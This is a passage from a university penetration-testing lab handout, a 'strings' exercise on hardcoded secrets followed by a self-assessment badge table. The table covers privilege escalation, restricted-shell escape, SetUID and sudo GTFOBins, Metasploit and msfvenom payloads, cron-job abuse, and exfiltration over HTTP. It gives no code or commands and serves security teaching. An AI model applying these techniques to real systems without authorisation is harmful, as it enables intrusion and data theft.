Use the **strings** executable with any executable file you may find in any system of the infrastructure (any of the lab containers (installed in both), the VM (requires installing the **binutils** package)...). Once you see what this tool does, analyze the consequences of hardcoding confidential data into a file executable, and what you should do to prevent this type of static analysis techniques. **TIP:** Remember cryptography theory topics and lab activities.



Badges and Self-Assessment

NOTE: You have a version of this badge table in an editable format available in the *Virtual Campus*. You can use this file to easily create a document in the format you want and take extended notes of your activities to create a log of what you did. Remember that this material can be brought to lab exams.

Badge Level	Unlocked when	Unlocked?
	You understand the difference between exploiting a machine and perform privilege escalation on it.	
	You understand the difference between a restricted shell and a standard one	
	You can spawn a non-restricted shell from a restricted one	
	You understand the structure of a <code>/etc/passwd</code> file and the special conditions that a <code>root</code> user must have.	
	You know how to generate valid <i>Linux</i> passwords from plain text.	
	You understand how <code>sudo</code> configuration works	
	You can answer this question: <i>Do you think that establishing a restricted shell is a "serious" security feature?</i>	
	You can find any program with the <code>SetUID</code> and <code>SetGID</code> bits enabled.	
	You understand the purpose of the <code>SetUID</code> and <code>SetGID</code> bits.	
	Know how to obtain information and configure any option of an MSF exploit	
	You can answer this question: <i>Can you download source code from exploit-db? what can you do to use it?</i>	
	Understand the typical "exploit launch cycle" of MSF	
	Understand why <code>multi/handler</code> is necessary when running exploits outside an MSF command shell, as opposed to launching an exploit inside MSF	
	Know the appropriate steps to choose an adequate payload for an MSF exploit	
	You understand the difference between a non-restricted shell and a <code>root</code> shell. You can answer this question: <i>Does a non-restricted shell give you more permissions?</i>	
	You know how to create temporal HTTP servers to exfiltrate or retrieve information from remote systems. You can answer this question: <i>What could you do to avoid the easy detection of this HTTP server using standard Nmap scans?</i>	
	You can answer these questions: <i>Are <code>sudo</code> shells normally obtained with an equivalent functionality to a "standard shell"? What happens if we manage to run <code>/bin/bash</code> once you have one created?</i>	



	You can understand privilege escalation processes. You can answer this question: <i>Do these processes ask you for the root password in some part of the process?</i>	
	You can read confidential information using SetUID and sudo GTFOBins.	
	You can create new users in a system using SetUID and sudo GTFOBins.	
	You can answer this question: <i>What can you do with the contents of the /etc/shadow files if you are able to read them?</i>	
	Understand why modifying a cron job may enable privilege escalation or confidential data exfiltration. You can answer this question: <i>Which user identity is the cron job running under?</i>	
	Understand that once you can modify a task / dependency that uses sudo rights, you can send the exfiltrated content to any place / write it to any file	
	Understand how to launch payload generated with msfvenom and pick up its results with a multi/handler exploit in MSF	
	Know how to interact with a Meterpreter shell. You can answer the following question: <i>What do you think you can do with the file upload utility?</i>	
	You can answer these questions: <i>Why injected payloads in web servers are so dangerous? What did you need to fire the payload? Do you consider this normal?</i>	
	Understand that sometimes corrupting an executable does not have immediate effect and you must wait until a privileged process / user runs it.	
	You can answer these questions: <i>What could happen if someone inspect a log and it is not aware of the GTFOBin techniques? Can you think in an alternative utility of having programs that are supposed to do certain operations performing different ones then?</i>	
	You can understand why root SetUID programs can be extremely dangerous.	
	You can answer this question: <i>Is setting the SetUID bit to certain executables a form of achieving persistence?</i>	
	You can answer these questions: <i>Is it easy to locate any hard-coded username, password, access token, etc. on any executable? Can you guess the API functions that an executable use? How can you prevent this type of static analysis tools?</i>	
	Execute Order 66: Your ability with MSF and different privilege escalation techniques enable you to become root in a system with certain known vulnerabilities or configurations, and exfiltrate whichever confidential information you need from it.	